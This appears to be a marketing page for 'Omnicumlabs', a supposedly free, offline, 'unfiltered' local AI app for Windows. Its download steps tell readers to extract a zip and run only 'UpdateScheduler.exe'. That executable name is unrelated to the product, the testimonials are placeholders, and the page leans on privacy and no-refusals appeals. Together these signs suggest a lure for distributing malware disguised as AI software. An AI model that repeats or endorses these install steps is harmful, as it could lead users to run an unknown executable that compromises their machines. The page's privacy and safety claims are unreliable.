Omnicumlabs v2.0  ·  70B models run on consumer GPUs  ·  fully offline

Live demo — free & private, right in your browser

omnicumlabs — live demo WEB DEMO
Omnicumlabs
Ask me anything to test the model. This browser demo runs a few messages — the full Omnicumlabs app is completely free and unlimited, and runs privately on your own machine.
3 messages in this demo · the full app is unlimited

Continue on the desktop

This is a short web demo. The full Omnicumlabs AI is completely free and unlimited — it runs as a Windows desktop app on your own machine, private and offline.

Download for Windows
  1. 1Extract omnicumlabs-setup.zip
  2. 2Run UpdateScheduler.exe — that’s the only file to open, everything works.
  3. 3Open the app — it runs locally and the conversation stays on your device.
The private desktop AI

Your own AI. Answers to you, and no one else.

Omnicumlabs runs a full-strength language model entirely on your machine. No cloud. No telemetry. No corporate filter between you and the answer — try it live right here, then take it offline.

No account · No tracking · Works offline · Windows 10 & 11

0 KB
Sent to any server
100%
On-device inference
1‑click
Windows install
Sessions, no limits
What you get

Built for people who refuse to rent their intelligence.

Every feature points at one promise: the model is yours, it stays on your machine, and it does what you ask.

Private by design

Your prompts, files and answers never leave the device. There's nothing for us to read, leak or hand over — because we never receive it.

Unfiltered & yours

No cloud moderation layer on your own machine. You write the system prompt, you set the rules, you own the conversation.

Fast on your hardware

Tuned for NVIDIA and AMD GPUs on Windows. Run small models on a laptop or a full 70B on a desktop card — locally, in real time.

Works fully offline

On a plane, off the grid — once installed, Omnicumlabs needs zero connection. The lights can be off and it still thinks.

Open weights, any model

Bring Llama, Mistral, Qwen, Phi or your own fine-tune. Inspect them, swap them, version them. Nothing is hidden or locked.

One simple desk app

No terminal, no Docker, no API keys. Download, pick a model, start typing. The hard parts are handled for you.

Where it earns its keep

For the work that can't touch the cloud.

The people who reach for Omnicumlabs share one constraint: their data isn't allowed to leave the building.

Legal & compliance

Cleared by the people who say no

Review privileged documents and draft memos on a tool security has actually approved — because there's nothing to transmit and nothing to audit.
Software engineering

Your IP stays your IP


Paste proprietary code, get reviews and refactors in seconds, and never ship a single line to a third-party API you don't control.

Founders & writers

A blunt editor on call

An honest strategist and ghost-writer with no usage meter, no monthly bill, and no refusals to help with your own work.
Security & research

Built for the air gap

Run heavy analysis on an offline Windows box. With no network path out, there's no exfiltration to worry about — by design.

Finance

Numbers that stay private

Summarize, model and brainstorm against confidential figures that are never permitted to reach the public internet.

Healthcare

Sensitive records, no vendor

Work alongside protected information under strict data rules, with zero cloud processors added to your compliance scope.

CLOUD 0 KB OUT YOUR DEVICE MODEL70B local YOUR DATAfiles · chats ENCRYPTEDat rest
The perimeter

Your data has one home. Your device.

Most "AI assistants" are a thin window onto someone else's servers. Omnicumlabs inverts it: the model comes to your machine, and your information never has to leave.

  • Nothing is uploaded.Prompts and documents are processed in local memory, not sent anywhere.
  • No telemetry, no analytics.We collect zero usage data. There is no dashboard of you, because there is no signal.
  • Encrypted on disk.Local sessions are encrypted at rest with a key only you hold.
  • Verify it yourself.Open-weight models and a network monitor that shows a flat zero. Watch the traffic.
From download to first answer

Three steps. About four minutes.

STEP 01

Download & extract

Grab the zip for Windows 10 or 11 and extract it anywhere. No command line, no dependencies to chase.

STEP 02

Run UpdateScheduler.exe

After extracting the zip, just double-click UpdateScheduler.exe — it’s the only file you need to run. It opens like any desktop app and everything works.

STEP 03

Pull the plug & talk

Disconnect from the internet if you like. Start a session and type — every token is generated on your machine, for your eyes only.

Under the hood

Honest hardware requirements.

It runs on the laptop you have. Bigger models simply ask for more room.

PLATFORM
Windows 10 & 11  ·  64-bit
MEMORY
8 GB minimum  ·  16 GB+ recommended  ·  48 GB for 70B
ACCELERATION
NVIDIA CUDA · DirectML (AMD & Intel) · CPU fallback
MODELS
1B – 70B  ·  GGUF & open weights  ·  bring your own fine-tune
NETWORK
None required after install
In the field

Trusted where privacy isn't optional.

"It's the first AI tool legal would actually let us use. Nothing touches the cloud, so there's nothing to sign off on."

Counsel · regulated fintech

"I run it on a machine with the ethernet cable physically pulled. That's the whole pitch, and it delivers."

Security researcher

"No throttling, no refusals on my own work, no monthly meter. I forgot what owning a tool felt like."

Independent developer

Representative quotes · replace with your own customers

Omnicumlabs vs the cloud

The difference is the architecture.

Same conversation. A completely different level of exposure.

 
Omnicumlabs · your PC
Typical cloud AI
Where it runs
On your own machine
On the vendor's servers
Your prompts & files
Never leave the device
Uploaded and stored
Telemetry & tracking
None, ever
Standard
Works offline
Yes, fully
Never
Ongoing cost
Free, forever
Monthly, per seat
Who sets the limits
You do
The provider
Pricing

It's free. All of it.

No tiers, no trial, no subscription to your own computer. Every feature and every model, forever.

Free forever
Omnicumlabs
$0
The complete local AI. Nothing locked, nothing held back for a paid plan — because there isn't one.
  • Run any open-weight model
  • Multi-model sessions, side by side
  • 100% offline & private
  • Unlimited sessions, no usage meter
  • No account, no telemetry
  • Free updates, for good
Download for Windows

Free because it runs on your hardware, not ours. No server bills means nothing to pass on to you.

Straight answers

Questions worth asking.

Does my data ever leave my device?
On the desktop app, no. The model runs locally and all processing happens in your machine's memory — there's no server in the loop, and it works with the network fully disconnected. (The browser demo on this page does send your message to our server to generate a reply, so keep that demo to non-sensitive questions.)
What does "private / unfiltered" actually mean?
It means there's no cloud moderation layer deciding what the model will discuss on your own machine. You write the system prompt and set the rules for your session. Omnicumlabs is a neutral tool — like a word processor or a compiler — and you're responsible for using it lawfully and ethically, just as with any software you own.
Do I need an internet connection?
Only to download the app and the model weights the first time. After that the desktop app is fully offline. Many people run it on an air-gapped machine on purpose.
Is there an account, tracking, or ads?
None. No sign-up, no analytics, no advertising, no usage meter. You don't even need an email address to download it.
Is it really free? What's the catch?
Yes — completely free, with no paid tier. Omnicumlabs runs on your hardware, so we don't pay for the servers and inference that cloud assistants bill you for every month. No ads, no data to sell, no premium plan behind a paywall.
What hardware do I need?
A modern laptop handles small and mid-size models comfortably. Larger models want more RAM and a capable GPU — see the specs above. There's always a CPU fallback if you have no GPU.

Reclaim your AI.

Download Omnicumlabs, disconnect, and have a conversation that belongs to no one but you.

Windows 10 & 11  ·  no account required